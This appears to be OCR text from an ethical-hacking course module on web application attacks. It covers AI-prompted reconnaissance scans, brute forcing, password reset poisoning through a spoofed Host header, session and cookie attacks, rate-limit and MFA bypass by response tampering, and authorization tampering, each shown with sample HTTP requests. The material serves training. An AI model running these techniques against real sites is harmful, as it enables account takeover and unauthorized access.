
Identify Server-Side Technologies using AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as:
  - **"*Launch whatweb on the target website www.moviescope.com to perform website footprinting. Run a verbose scan and print the output. Save the results in file whatweb_log.txt.*"**




Analyze Web Applications: Identify Files and Directories

- Attackers use tools such as **Gobuster** or **Nmap NSE script http-enum** to enumerate applications, as well as hidden directories and files of the web application hosted on the web server, that are exposed on the Internet



Identify Files and Directories with AI

- ChatGPT prompts to perform this task using AI:
  - "***Scan the web content of target url www.moviescope.com using Dirb***"
  - "***Scan the web content of target url www.moviescope.com using Gobuster***"



Analyze Web Applications: Identify Web Application Vulnerabilities


- Attackers use various techniques to **detect vulnerabilities** in target web applications hosted on web servers either **to gain administrator level access** to the server or to **retrieve sensitive information** stored on the server
- Comprehensive vulnerability scanning can disclose **security flaws** associated with executables, binaries, and technologies used in a web application
- Attackers can use tools such as **Vega** to the vulnerabilities of target web applications

Web Application Scanning Tools

- **WPScan Vulnerability Database** (*https://wpscan.com*)
- **Codename SCNR** (*https://ecsypno.com*)
- **AppSpider** (*https://www.rapid7.com*)
- **Uniscan** (*https://github.com*)


Vega

Vega helps you to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities



Identify Web Application Vulnerabilities with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as:
  - *"Perform the Vulnerability scan on the target url www.moviescope.com "*
  - *"Perform the Vulnerability scan on the target url www.moviescope.com using nmap"*
  - *"Install Sn1per tool and scan the target url www.moviescope.com for web vulnerabilities and save result in file scan3.txt"*



Bypass Client-side Controls

- Bypassing **client-side controls** in web applications typically involves attacks that exploit the weaknesses in client-side **validation mechanisms**

Common Web Application Attacks used to Bypass Client-side Controls

1. Cross-Site Scripting (XSS)
2. Cross-Site Request Forgery (CSRF)
3. Parameter Tampering
4. HTTP Parameter Pollution
5. Input Field Manipulation
6. Hidden Field Manipulation
7. Client-Side Input Validation Bypass
8. Local Storage/Session Storage Manipulation
9. JavaScript Injection
10. Cross-Origin Resource Sharing (CORS) Misconfiguration
11. Session Fixation
12. Attack Browser Extensions

Bypass Client-side Controls: Attack Browser Extensions

- Capturing data from a web application that uses **browser extension components** can be achieved by two methods

Intercepting Traffic from Browser Extensions

- Attempt to **intercept and modify requests** made by the component as well as responses from the server
- Use tools like **Burp Suite** to capture the data

Decompiling Browser Extensions

- In this technique, you can attempt to **decompile the component's bytecode** to view its detailed source, which allows you to identify detailed information of the component functionality
- The main advantage of this technique is that it allows you to **modify data present** in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data

Attack Authentication Mechanism

- Exploit **design and implementation flaws** in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms

Username Enumeration

- Verbose failure messages
- Predictable usernames

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack password reset mechanism

Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay

Bypass Authentication


- Bypass SAML-based SSO
- Bypass rate limit
- Bypass multi-factor authentication

Design and Implementation Flaws in Authentication Mechanism

1. Bad Passwords
2. Brute-Forcible Login
3. Verbose Failure Messages
4. Insecure Transmission of Credentials
5. Password Reset Mechanism
6. Forgotten Password Mechanism
7. "Remember Me" Functionality
8. User Impersonation
9. Improper Validation of Credentials
10. Predictable Usernames and Passwords
11. Insecure Distribution of Credentials
12. Fail-Open Login Mechanism
13. Flaws in Multistage Login Functionality
14. Insecure Storage of Credentials

Username Enumeration

- If a login error states which part of the username and password is incorrect, guess the users of the application using the **trial-and-error method**



- Some applications automatically generate **account usernames** based on **a sequence** (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts)

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery


- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved

'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated username or predict the session identifier to **bypass authentication mechanisms**

Password Attacks: Password Brute-forcing

- **Create a list of possible passwords** using common passwords, footprinting the target and using social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks
- **Try to crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Use password cracking tools such as **Burp Suite** to brute-force passwords



Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- **Step 1:** Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT
- **Step 2:** Attacker sends a password reset request link to the victim using the altered Host header
  - For example:

    POST https://certifiedhacker.com/reset.php HTTP/1.1

    Accept: */*

    Content-Type: application/json

    Host: badhost.com
  - The resultant URL for resetting the password is

    https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
- **Step 3:** The attacker then waits for the victim to receive the modified email
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities

Session Attacks: Session ID Prediction/Brute-forcing

1. In the first step, **collect some valid session ID values** by **sniffing traffic** from authenticated users
2. **Analyze captured session IDs** to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it
3. Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by **guessing valid session IDs**
4. In addition, you can implement a brute force technique to generate and test different **session ID values** until you successfully get access to the application


GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vlc3Q
```

Predictable Session Cookie

Cookie Exploitation: Cookie Poisoning


- If the cookie contains **passwords** or **session identifiers**, steal the cookie using techniques such as **script injection** and **eavesdropping**
- Then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- You can trap cookies using tools such as **OWASP Zed Attack Proxy** and **Burp Suite**



https://www.zaproxy.org

Bypass Authentication: Bypass SAML-based SSO

- Single Sign-on (SSO) authentication processes permit a user to sign into an application using a single set of credentials and use the same login session to **access multiple applications** irrespective of domains or platforms
- The communication between these applications can be done through SAML messages
- SAML messages are encrypted using **Base64 encoding** and can be easily decrypted to extract the content of messages
- Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication



https://portswigger.net

Bypass Authentication: Bypass Rate Limit

- Rate limiting is a security mechanism designed to prevent attacks on a system or application by **limiting the number of login attempts** a user or an entity can make **within a specific time frame**

Rate Limit Bypass Techniques

1. Explore Different Endpoints and Parameters


Attackers try various endpoint versions, such as **/api/v3/sign-up**, **/Sign-up**, **/SignUp**, **/signup**, and **/api/sign-up**, until successful in their brute force attacks

2. Including Blank Characters in Code or Parameters

Attackers can include blank bytes such as **%00**, **%0d%0a**, **%0d**, **%0a**, **%09**, **%0C**, **%20** into code or parameters to bypass the web application authentication mechanism

3. Altering the IP Origin using Headers

Attackers modify headers such as X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr, X-Client-IP, and so on to make it appear as though requests are coming from **different IP addresses**



Bypass Authentication:
Bypass Multi-Factor Authentication

HTTP Response Body Manipulation

Check the response of the MFA request. If the request contains '**Success: false**', modify it to '**Success: true**' and assess whether this adjustment aids in bypassing the 2FA implementation

Valid request with incorrect OTP:
POST /otp-verify
HOST: certifiedhacker.com
<redacting_required_headers>
{"otp":50563}
Valid response:
200 OK
<redacted>
__ {"success":false}__
Tampered response (with the same incorrect OTP):
200 OK
<redacted>
{"success":true}"

Status Code Manipulation

If the response status code is 400, 401, 402, 403, etc. and showing "**Invalid Token**" message, then modify the response status code to '**200 OK**' with '**$success: true**'

Valid request with incorrect OTP:
POST /otp-verify
HOST: certifiedhacker.com
<redacting_required_headers>
{"otp":50563}
Valid response:
403 Forbidden
<redacted>
{"error":true, "message":"Invalid Token"}
Tampered response (with the same incorrect OTP):
200 OK
<redacted>
{"success":true}

Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to **access protected resources**
- **Manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

1. **Uniform Resource Identifier**
2. **POST Data**
3. **Query String and Cookies**
4. **Parameter Tampering**
5. **HTTP Headers**
6. **Hidden Tags**

Authorization Attack: HTTP Request Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameters to **bypass authorization mechanisms**

Query String Tampering

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

- If the application uses the **Referer header** for making access control decisions, then try to modify it to access **protected application functionalities**


HTTP Headers


```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
.....
Proxy-Connection: keep-alive
